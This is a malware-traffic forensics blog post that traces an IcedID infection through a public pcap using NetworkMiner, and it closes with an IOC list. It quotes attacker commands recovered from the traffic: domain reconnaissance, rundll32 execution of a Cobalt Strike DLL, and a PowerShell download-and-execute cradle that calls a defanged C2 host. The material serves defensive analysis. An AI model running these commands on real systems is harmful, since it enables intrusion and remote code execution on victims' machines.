N netresec.com/

October 12, 2023

Erik Hjelmvik

Thursday, 12 October 2023 13:23:00 (UTC/GMT)

The BackConnect and VNC parsers that were added to <u>NetworkMiner 2.8.1</u> provide a unique possibility to trace the steps of an attacker with help of captured network traffic from a hacked computer.

In this blog post I use the free and open source version of <u>NetworkMiner</u> to see how GzipLoader downloads IcedID, after which the attacker deploys BackConnect VNC to purchase an iPhone 14 with a stolen credit card and then drops Cobalt Strike on the victim PC.

The analyzed pcap is 2022-10-31-IcedID-with-DarkVNC-and-Cobalt-Strike-full-pcapraw.pcap from <u>Brad Duncan</u>'s <u>malware-traffic-analysis.net</u> blog.

#### Safety First

I ran NetworkMiner in a <u>Windows Sandbox</u> when analyzing this PCAP file to avoid accidentally infecting my computer with any of the malicious artifacts that NetworkMiner extracts from the network traffic.

Another safe way to analyze Windows malware is to run NetworkMiner in Linux or macOS.

#### 14:47 GzipLoader

This infection starts with GzipLoader (aka "IcedID Downloader") reaching out to its C2 server on vgiragdoffy[.]com (67.205.184.237:80) to download IcedID.

File Teels I	lelp.			
<u>File T</u> ools <u>H</u>	lelp			
- Select a network	adapter in the list	~	Start	Stop
losts (152) Files (	530) Images (339) Messages Credentia	als (5)	Case Panel	
	S (403) Parameters (5934) Keywords		Filename	MDS
i 🗌 Case sen	✓ ase ✓ Any column ✓	Clear Apply	2022-10-31	. 2d9
Parameter name	Parameter value	Frame r		
gads	533886235:1:257918:138	6		
gat	10.0.19045.64	6		
_ga	5.591593.3800.8	6		
_u	4445534B544F502D41524D414E49:676	6		
io	21_135492326_995995737_2360036475	5 6		
_gid	0038B9ABC2AC	6		
GET	1	6		
Cookie	gads=533886235:1:257918:138; _gat	6		
Host	vgiragdoffy.com	6		-
			Reload Cas	e File

Image: Cookie parameters from GzipLoader request

The "\_gat" cookie value in frame number 6 tells us that the victim machine is running a Windows 10 build 19045 (aka 22H2). The long "\_u" value contains the victim's username and hostname in hexadecimal representation and the "\_\_io" value is the logged in user's <u>SID</u>. NetworkMiner decodes these values from the GzipLoader request and displays them in the Hosts tab.

NetworkMiner 2.8.1	_		×
<u>F</u> ile <u>T</u> ools <u>H</u> elp			
Select a network adapter in the list	$\sim$	Start	Stop
Sessions (535) DNS (403) Parameters (5934) Keywords Anomalies Hosts (152) Files (530) Images (339) Messages Credentials (5) Filter: desktop-armani String Clear Apply Sort Hosts On: IP Address (ascend Sort and Refresh IT2.16.0.153 [DESKTOP-ARMANI] [desktop-armani] (Windows) IP: 172.16.0.153 MAC: 000635725490 MAC 2001-06-04 Hostname: DESKTOP-ARMANI, desktop-armani MAC Age: 2001-06-04 Hostname: DESKTOP-ARMANI, desktop-armani Sort Hosts O: Windows TTL: 128 (distance: 0) Open TCP Ports: Sent: 90944 packets (85,592,556 B)tes), 0.00% cleartext (0 of Received: 61171 packets (20,972,218 Bytes), 0.00% cleartext ( Incoming sessions: 0 Uset Datain	Filen	Panel ame 2-10-31-lo	MD5 ce 2d94
Extracted from Czipl opdo			<i>d</i> io
Extracted from GzipLoade		001	kie –
JA3 Hash 8 : 04dd53033ee41ead468844c613c3baf2           SID 1 : 21-135492326-995995737-2360036475           User 1 : giorgio.armani           VNC Desktop Name 1 : VNC           VNC desktop size 1 : {Width=1920, Height=1152}           Windows version 1 : 10.0.19045.64,10.0	Re	eload Ca	se Files
Buffered Frames to Parse:			.:

*Image: Hostname, SID, username and Windows version extracted from GzipLoader cookie* For more info about the GzipLoader cookie, see <u>IcedID PhotoLoader evolution</u> by <u>Jason</u> <u>Reaves</u> and the <u>eSentire blog post on Gootloader and IcedID</u>.

The response for this GzipLoader request is a 550 kB file (MD5

700c602086590b05dde8df57933c7e68) with a fake gzip header. This file actually contains the IcedID DLL (<u>Odwikp.dll</u>) and <u>license.dat</u> files.

🔇 index.gzip - File Details				×
Name	index.gzip			
MD5	700c602086590b	05dde8df57933c7e68		
SHA1	d95fc547e3483b	69111d1ffbdd62c574fd6bad52		
SHA256	0b65cb4b59b616	89155c6599c5a8c256aac980dc60	2ac1da	eb9bf2
Path	C:\Users\WDAGU	tilityAccount\Desktop\NetworkMine	er_2-8-1	Assen
Size	562907			
LastWriteTime	10/31/2022 3:47	M		
Source	67.205.184.237 [\	/giragdoffy.com]		
Destination	172.16.0.153 [DE	SKTOP-ARMANI] (Windows)		
Max bytes to read: 1024	Font size: 10	File type: GZ		
1F8B080800000000000053 787400C25973B984E4B348 F4B296CF9E15FAE0A77583 5E0AB13CD1219CA433BEA6 RB4354558723F2FD45126F	7449113275 05A9BF770B 7CA35683E6	.?Scan.t xt.?Ys????HtI.2u ??????????w. ^.? !??3?? ?V??<br ??TU?#??? nH\$.??		

Image: Fake gzip file containing IcedID
14:47 IcedID

The banking trojan IcedID (aka BokBot) gets launched at 14:47:29 UTC (frame 641) after which it connects to these four IcedID servers used for payload delivery and C2:

- ringashopsu[.]com = 137.184.208.116
- sainforgromset[.]com = 138.68.255.102
- yeloypod[.]hair = 94.140.114.103
- airsaintol[.]beauty = 66.63.168.75

NetworkMiner 2.8.1		_		×
<u>F</u> ile <u>T</u> ools <u>H</u> elp				
Select a network adapter in the list		× :	Start	Stop
Parameters (5934) Keywords Anomalies				
Hosts (152) Files (530) Images (339) Messages Credentials (5	) Session	s (535)	DNS (4	03)
Filter: ec74a5c51106f0419184d0dd08fb05bc Str	ng v	Cle	ar 🛛	Apply
Sort Hosts On: IP Address (ascending)	•	Sort and	l Refresh	1
IP: 66.63.168.75				
NIC Vendor: Cisco Systems, Inc				
MAC Age: 2008-04-14				
Hostname: airsaintol.beauty				
OS: Unknown				
TTL: 56 (distance: 8)				
Open TCP Ports: 443 (SSL)				
Sent: 160 packets (45,011 Bytes), 0.00% cleartext (0 o				
Received: 186 packets (22,728 Bytes), 0.00% cleartext	(0 of 0 By	tes)		
🗄 🖞 Incoming sessions: 22				
Outgoing sessions: 0				
⊡	_			
JA3S Hash 1 : ec74a5c51106f0419184d0dd08fb05	bc			
X.509 Certificate Hash 1 : e13de126a13922c361fd3	90518883	cbf9c25	7b01	
X.509 Certificate Subject CN 1 : localhost				
🖶 🗐 94.140.114.103 [yeloypod.hair]				
🗄 🗐 137.184.208.116 [ringashopsu.com]				
⊞				
Buffered Frames to Parse:				

Image: JA3S hash of C2 server

These four IcedID servers all run TLS servers with self signed certificates issued for "Iocalhost" and doing TLS handshakes with JA3S hash

ec74a5c51106f0419184d0dd08fb05bc. Both these properties can be used as filters in NetworkMiner's Hosts tab to only display the IcedID C2 servers.

🗔 Certifi	icate				×
General	Details	Certification Pat	h		
Show:	<ali></ali>		~		
Field			Value		
Sign		-	26050c5e sha256RSA sha256 Internet Widgits	Ptv I td. Som	
	d from		Wednesday, Oc		
📴 Valio	d to		Thursday, Octob		
Sub.	ject lic kev		Internet Widgits RSA (2048 Bits)	Pty Ltd, Som	
O = Inte S = Som C = AU CN = loc	e-State	İgits Pty Ltd	Edit Properties	<u>C</u> opy to File	
				ОК	

Image: Self-signed certificate from ringashopsu[.]com 14:59 BackConnect and Keyhole VNC

Shortly after the IcedID C2 traffic has been started the IcedID bot also initiates <u>BackConnect</u> C2 connections to 137.74.104.108 on TCP port 8080 (frame 4505 at 14:59:14 UTC).

- Select a network a	dapter in the list			✓ Start Sto
losts (152) Files (5 Parameters (5934)		_	Credentials (5) Sess	sions (535) DNS (403)
ilter keyword: Back	Connel 🤍 ase sen	sitive Exa	ctPhrase 🗸 Any colu	mn v Clear Appl
Parameter name	Parameter value	Frame	Source host	Destination host
C2 command	PING (0x00)	4505	172.16.0.153 [DES	137.74.104.108
PING Params	3919082043	4505	172.16.0.153 [DES	137.74.104.108
PING ID	7E 5B 5D 9F	4505	172.16.0.153 [DES	137.74.104.108
C2 command	SLEEP (0x01)	4507	137.74.104.108	172.16.0.153 [DESKTO
SLEEP Time	60 seconds	4507	137.74.104.108	172.16.0.153 [DESKTO
C2 command	SLEEP (0x01)	4521	137.74.104.108	172.16.0.153 [DESKTO
SLEEP Time	60 seconds	4521	137.74.104.108	172.16.0.153 [DESKTO
SLEEP ID	F9 EB F6 24	4521	137.74.104.108	172.16.0.153 [DESKTO
C2 command	VNC_2 (0x11)	4530	137.74.104.108	172.16.0.153 [DESKTO
VNC_2 Params	45	4530	137.74.104.108	172.16.0.153 [DESKTO
VNC_2 ID	2C 8A CC 28	4530	137.74.104.108	172.16.0.153 [DESKTO
C2 command	VNC_2 (0x11)	4535	172.16.0.153 [DES	137.74.104.108
VNC_2 Params	45	4535	172.16.0.153 [DES	137.74.104.108
VNC_2 ID	2C 8A CC 28	4535	172.16.0.153 [DES	137.74.104.108
Pixel Format	32 bits per pixel	4538	172.16.0.153 [DES	137.74.104.108
Width	1920	4538	172.16.0.153 [DES	137.74.104.108
Height	1152	4538	172.16.0.153 [DES	
VNC Desktop Name	VNC	4538	172.16.0.153 [DES	137.74.104.108

Image: IcedID BackConnect communication

The BackConnect C2 server tells the bot to sleep for 60 seconds two times before launching a reverse VNC session with command 0x11 (frame 4530 at 15:01.09 UTC).




Image: BackConnect VNC screenshots



- Select a network	adapter in the list -		~	Start Sto
losts (152) Files (	(530) Images (339	) Messages	Credentials (5) Sessions	(535) DNS (403)
	Keywords Anon			
			ctPhrase 🗸 Any column	V Clear Appl
Parameter name	Parameter value	Frame	Timestamp	Details
Key pressed	i	47213	2022-10-31 15:06:07 UTC	BackConnect VN
Key pressed	р	47334	2022-10-31 15:06:07 UTC	BackConnect VN
Key pressed	h	47350	2022-10-31 15:06:07 UTC	BackConnect VN
Key pressed	0	47368	2022-10-31 15:06:07 UTC	BackConnect VN
Key pressed	n	47390	2022-10-31 15:06:07 UTC	BackConnect VN
Key pressed	e	47408	2022-10-31 15:06:08 UTC	BackConnect VN(
Key pressed		47429	2022-10-31 15:06:08 UTC	BackConnect VN
Key pressed	1	47452	2022-10-31 15:06:08 UTC	BackConnect VN
Key pressed	4	47481	2022-10-31 15:06:08 UTC	BackConnect VN
Key pressed		47534	2022-10-31 15:06:08 UTC	BackConnect VN
Key pressed	а	47534	2022-10-31 15:06:08 UTC	BackConnect VN
Key pressed	p	47559	2022-10-31 15:06:09 UTC	BackConnect VN
Key pressed	p	47586	2022-10-31 15:06:09 UTC	BackConnect VN
Key pressed	1	47605	2022-10-31 15:06:09 UTC	BackConnect VN
Key pressed	e	47627	2022-10-31 15:06:09 UTC	
Key pressed		47651	2022-10-31 15:06:09 UTC	
Key pressed	s	47651	2022-10-31 15:06:09 UTC	
Key pressed	t	47700	2022-10-31 15:06:09 UTC	BackConnect VN
Key pressed	0	47700	2022-10-31 15:06:09 UTC	BackConnect VN
Key pressed	r	47725	2022-10-31 15:06:10 UTC	
Key pressed	e	47750	2022-10-31 15:06:10 UTC	BackConnect VN

Image: Attacker's keystrokes extracted from BackConnect VNC traffic

The keylog of the attacker above reveals that the attacker is typing "iphone 14 apple store buy". The VNC graphics that NetworkMiner extracted from the PCAP file additionally reveal that this was a Google search query typed into an Edge browser.




Image: Google search results from reverse VNC session 15:10 Credit Card payment

The attacker proceeds to the Apple Store, puts a black iPhone 14 Plus for \$987.99 into the shopping cart, enters a delivery address in West Hartford (US) and then inputs credit card details for the payment.


# Checkout

# How do you want to pay?

In order to use your Apple Account Balance, Sign In with your Apple ID.

Credit or Debit Card Apple Card, Visa, Mastercard, AMEX, Discover, UnionPay

#### Enter your card information:



*Image: Credit card details entered in Apple Store by attacker* Luckily, the transaction was denied by Apple Store.




Image: Payment authorization failed 15:12 Reverse Shell

After having failed to buy an iPhone through the hacked computer the attacker instead deploys three reverse shell sessions using the BackConnect C2 channel.

🔇 NetworkMine	er 2.8.1			_		×
<u>F</u> ile <u>T</u> ools	<u>H</u> elp					
Select a networ	k adapter in the list			~	Start	Stop
	(530) Images (339) Messa Keywords Anomalies	ages Crede	entials (5)	Sessions (53	5) DNS (4	403)
Filter keyword: RE	VERSE_5 🗸 ase sensitive	ExactPhras	e 🗸 Para	ameter value >	Clear	Apply
Parameter name	Parameter value	Frame	Timestam	p	Detail	s
C2 command	REVERSE_SHELL_2 (0x13)	143574	2022-10-	31 15:12:30 U	TC Back(	Connect
C2 command	REVERSE_SHELL_2	143579	2022-10-	31 15:12:30 U	TC Back(	Connect
C2 command	REVERSE_SHELL_2 (0x13)	144299	2022-10-	31 15:38:22 U	TC Back(	Connect
C2 command	REVERSE_SHELL_2	144304	2022-10-	31 15:38:22 U	TC Back(	Connect
C2 command	REVERSE_SHELL_2 (0x13)	147667	2022-10-	31 15:49:31 U	TC Back(	Connect
C2 command	REVERSE_SHELL_2	147672	2022-10-	31 15:49:32 U	TC Back(	Connect
Buffered Frames t	o Parse:					

These three commands are issued in the first reverse shell session:

net group "domain admins" /dom arp -a dir \\172.16.0.12\c\$

In the second shell session the attacker first runs these three commands:

shell net group "domain admins" /dom net group "domain admins" /dom nltest /domain\_trusts /all\_trusts

...and then starts a file manager session through the BackConnect C2 channel.

#### 15:40 Deploy Cobalt Strike

The BackConnect file manager is used to upload a <u>Cobalt Strike</u> binary called P2.dll to "C:\ProgramData\" on the victim computer in frame 144535.

<u>File T</u> ools <u>H</u> elp					
- Select a network ada	pter in the list		~	Start	Sto
losts (152) Files (530)	Images (339) Messa	ges Credentials (5	) Sessions (53	5) DNS (403	3)
Parameters (5934) Key	words Anomalies				
ilter keyword:	⇒ ase sensitive	ExactPhrase 🗸 A	ny column	Clear	\pply
Parameter name	Parameter value	Frame	Timestamp		
C2 command	FILE_MANAGER_2	14453	0 2022-10-31	15:40:03 UT	с
FILE_MANAGER_2 P	84	14453	0 2022-10-31	15:40:03 UT	с
FILE_MANAGER_2 ID	D4 A4 6F 31	14453	0 2022-10-31	15:40:03 UT	с
File Manager Command	PUT	14453	5 2022-10-31	15:40:04 UT	С
PUT	C:\ProgramData\P2.dll	14453	5 2022-10-31	15:40:04 UT	С
File Manager Command	DIR	14470	1 2022-10-31	15:40:06 UT	С
C:\ProgramData\		14470	5 2022-10-31	15:40:06 UT	С
	2019-12-07	14470	5 2022-10-31	15:40:06 UT	С
Adobe	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
Application Data	2022-10-28	14470	5 2022-10-31	15:40:06 UT	С
Desktop	2022-10-28	14470	5 2022-10-31	15:40:06 UT	С
Documents	2022-10-28	14470	5 2022-10-31	15:40:06 UT	С
Intel	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
Microsoft	2019-12-07	14470	5 2022-10-31	15:40:06 UT	С
Microsoft OneDrive	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
ntuser.pol	2022-10-27 3 kB	14470	5 2022-10-31	15:40:06 UT	С
NVIDIA	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
NVIDIA Corporation	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
P2.dll	2022-10-31 121 kB	14470	5 2022-10-31	15:40:06 UT	С
Package Cache	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
Packages	2022-10-27	14470	5 2022-10-31	15:40:06 UT	С
regid.1991-06.com.m	2019-12-07	14470	5 2022-10-31	15:40:06 UT	С
SoftwareDistribution	2019-12-07	14470	5 2022-10-31	15:40:06 UT	С
ssh	2022-09-08	14470	5 2022-10-31	15:40:06 UT	C I
Start Menu	2022-10-28	14470	5 2022-10-31	15:40:06 UT	c '
Templates	2022-10-28	14470	5 2022-10-31	15:40:06 UT	С
USOPrivate	2019-12-07	14470	5 2022-10-31	15:40:06 UT	С
USOShared	2019-12-07	14470	5 2022-10-31	15:40:06 UT	С
Shell command	rundli32 c:\programdata	a\P2.dll,D 14470	7 2022-10-31	15:40:18 UT	C

*Image: CobaltStrike delivered to victim through BackConnect's File Manager* The uploaded P2.dll is then executed by running this command in the reverse shell session (frame 144707):

rundll32 c:\programdata\P2.dll,DllRegisterServer

NetworkMiner extracts this uploaded DLL from the BackConnect network traffic.

Select a n	etwork adapter in	the list			~ s	tart St
Parameters	(5934) Keywords	s Anomalies				
Hosts (152)	Files (530) Imag	ges (339) M	essages Cr	edentials (5) Session	s (535)	DNS (403)
Filter keywo	rd: 🗸	ase sensit	tive ExactPh	irase 🗸 Any column	~	Clear App
Frame nr.	Filename	Extension	Size	Source host		S. port
144327	localhost[10].cer	cer	903 B	66.63.168.75 [airsaint	tol.b	TCP 443
144368	samr[4]		160 B	172.16.0.153 [DESKT	OP	TCP 57735
144398	samr[5]		160 B	172.16.0.153 [DESKT	OP	TCP 57735
144538	P2.dll	dll	124 416 B	137.74.104.108		TCP 8080
144732	index.pkix-cert	pkix-cert	1 306 B	184.51.165.178 [e865	52.ds	TCP 80
145817	localhost[11].cer	cer	903 B	66.63.168.75 [airsaint	tol.b	TCP 443

Image: Files extracted from network traffic

🔇 P2.dll - File Det	tails				-	-		×
Name		P2.dll						
MD5		cc69a31a067b	62dda5f	2076f8ee33	5e1			
SHA1		7efb9b1f96810	0c195ad	7976f86c805	1c16faac	8a		
SHA256		c528e31aad8e	88e0997	7d48c74b580	)14a02848	dd897	c5b17e	8c8061
Path		C:\Users\WDA	GUtilityA	ccount\Desk	top\Netwo	rkMine	r_2-8-1	Asser
Size		124416						
LastWriteTime		10/31/2022 4:4	0 PM					
Source		137.74.104.108	8					
Destination		172.16.0.153 [[	DESKTO	P-ARMANI] [	desktop-ar	mani] (	Windov	vs)
Max bytes to read:	1024	Font size: 1	0 📫	File type: D	LL			
Max bytes to read:	1024	Font size: 1	0 🜲	File type: D				
			0 🜲	File type: D				
4D5A90000300000 8800000000000000	000400000 004000000	0FFFF0000	0 🜲			•		
4D5A90000300000 3800000000000000000000000000	000400000 00400000 000000000	0FFFF0000 000000000 000000000	0 🜩	MZ?	??. @			
4D5A90000300000 B8000000000000000000000000000	000400000 004000000 000000000 000000000	0FFFF0000 000000000 000000000 000010000	0 🚖	MZ?(	??. @			
4D5A90000300000 B8000000000000000000000000000	200400000 204000000 200000000 200000000 200000000	0FFFF0000 000000000 000000000 000010000 CCD215468	0	MZ?	0??.	h		
4D5A90000300000 B800000000000000 000000000000	20040000 20400000 200000000 200000000 200000000	0FFFF0000 0000000000 000010000 CCD215468 3616E6E6F	0	MZ?	@ @ !?.L?!T  am canno	h		
4D5A90000300000 B800000000000000 000000000000	000400000 004000000 000000000 000000000	0FFFF0000 000000000 000000000 000010000 CCD215468 3616E6E6F 0444F5320	0	MZ?	0??. 0 !?.L?!TH am canno in DOS	b		

Image: Details for Cobalt Strike P2.dll



As you can see in the screenshot above, the MD5 hash of

P2.dll is cc69a31a067b62dda5f2076f8ee335e1. This file is flagged as malicious by most AV vendors (<u>P2.dll on VT</u>). However, none of them label it as Cobalt Strike. Luckily I was able to use Triage's malware config extractor to verify that this was indeed Cobalt Strike (<u>P2.dll on tria.ge</u>). Triage also revealed that the CobaltStrike C2 URL was clouditsoft[.]com:8008/static-directory/mg.jpg

After the DLL gets executed the victim PC establishes Cobalt Strike beacon C2 connections to clouditsoft[.]com on port 8008 (frame 144715).

- Select a	network adapter	in the list ·					~	5	Start	Stop
	s (5934) Keywo									
Hosts (152	2) Files (530) In	nages (339	<ol> <li>Messa</li> </ol>	ages	Credentials	(5)	Sessions	(535)	DNS (	403)
Filter keyw	/ord: cloudit	⇒ ⊃ase s	ensitive	Exact	Phrase $\lor$	Any	column	$\sim$	Clear	Apply
Frame	Client host	C. port	Server h	lost			S. port	Start	time	
144715	172.16.0.153	57740	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:4C
145092	172.16.0.153	57742	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:40
145129	172.16.0.153	57743	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:41
145155	172.16.0.153	57744	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:41
145459	172.16.0.153	57746	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:42
145490	172.16.0.153	57747	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:42
145509	172.16.0.153	57748	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:42
145574	172.16.0.153	57749	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:42
145594	172.16.0.153	57750	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:42
145657	172.16.0.153	57751	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:43
145677	172.16.0.153	57752	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:43
145699	172.16.0.153	57753	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:43
145720	172.16.0.153	57754	198.44.1	40.67	[clouditsoft	.com]	8008	2022	-10-31	15:43

Image: Cobalt Strike beacon sessions 15:41 MOAR COBALT STRIKE The BackConnect Reverse Shell log in NetworkMiner's Parameters tab shows that the attacker also attempted to download Cobalt Strike using PowerShell at 15:41:59 UTC (frame 145176) with this command:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('https://clouditsoft[.]com:8008/lass'))"

### IOC List

- IP:port 67.205.184.237:80 (GzipLoader)
- DNS vgiragdoffy[.]com (GzipLoader)
- MD5 700c602086590b05dde8df57933c7e68 (Fake gzip file)
- MD5 f57ab2e5e5720572d5eb19010ec8dcb4 (IcedID Odwikp.dll from fake gzip)
- MD5 57a9d9acb389bd74a7423a16ef81ac18 (IcedID license.dat from fake gzip)
- DNS ringashopsu[.]com (IcedID C2)
- DNS sainforgromset[.]com (IcedID C2)
- DNS yeloypod[.]hair (IcedID C2)
- DNS airsaintol[.]beauty (IcedID C2)
- IP:port 137.184.208.116:443 (IcedID C2)
- IP:port 138.68.255.102:443(IcedID C2)
- IP:port 94.140.114.103:443 (IcedID C2)
- IP:port 66.63.168.7:443 (IcedID C2)
- JA3S hash ec74a5c51106f0419184d0dd08fb05bc (IcedID C2)
- IP:port 137.74.104.108:8080 (IcedID BackConnect C2)
- MD5 cc69a31a067b62dda5f2076f8ee335e1 (CobaltStrike P2.dll)
- DNS clouditsoft[.]com (CobaltStrike C2)
- IP:port 198.44.140.67:8008 (CobaltStrike C2)

Posted by Erik Hjelmvik on Thursday, 12 October 2023 13:23:00 (UTC/GMT)

Tags: #<u>NetworkMiner</u> #<u>IcedID</u> #<u>GzipLoader</u> #<u>BackConnect</u> #<u>VNC</u> #<u>CobaltStrike</u> #<u>Cobalt</u> <u>Strike</u> #<u>Windows Sandbox</u> #<u>ec74a5c51106f0419184d0dd08fb05bc</u> #<u>JA3S</u>

# **Recent Posts**

- » Forensic Timeline of an IcedID Infection
- » NetworkMiner 2.8.1 Released
- » EvilExtractor Network Forensics

# Blog Archive

» 2023 Blog Posts

» 2022 Blog Posts

- » 2021 Blog Posts
- » 2020 Blog Posts
- » 2019 Blog Posts
- » 2018 Blog Posts
- » 2017 Blog Posts
- » 2016 Blog Posts
- » 2015 Blog Posts
- » 2014 Blog Posts
- » 2013 Blog Posts
- » 2012 Blog Posts
- » 2011 Blog Posts

List all blog posts

#### **News Feeds**

- » Google News
- » FeedBurner
- » RSS Feed



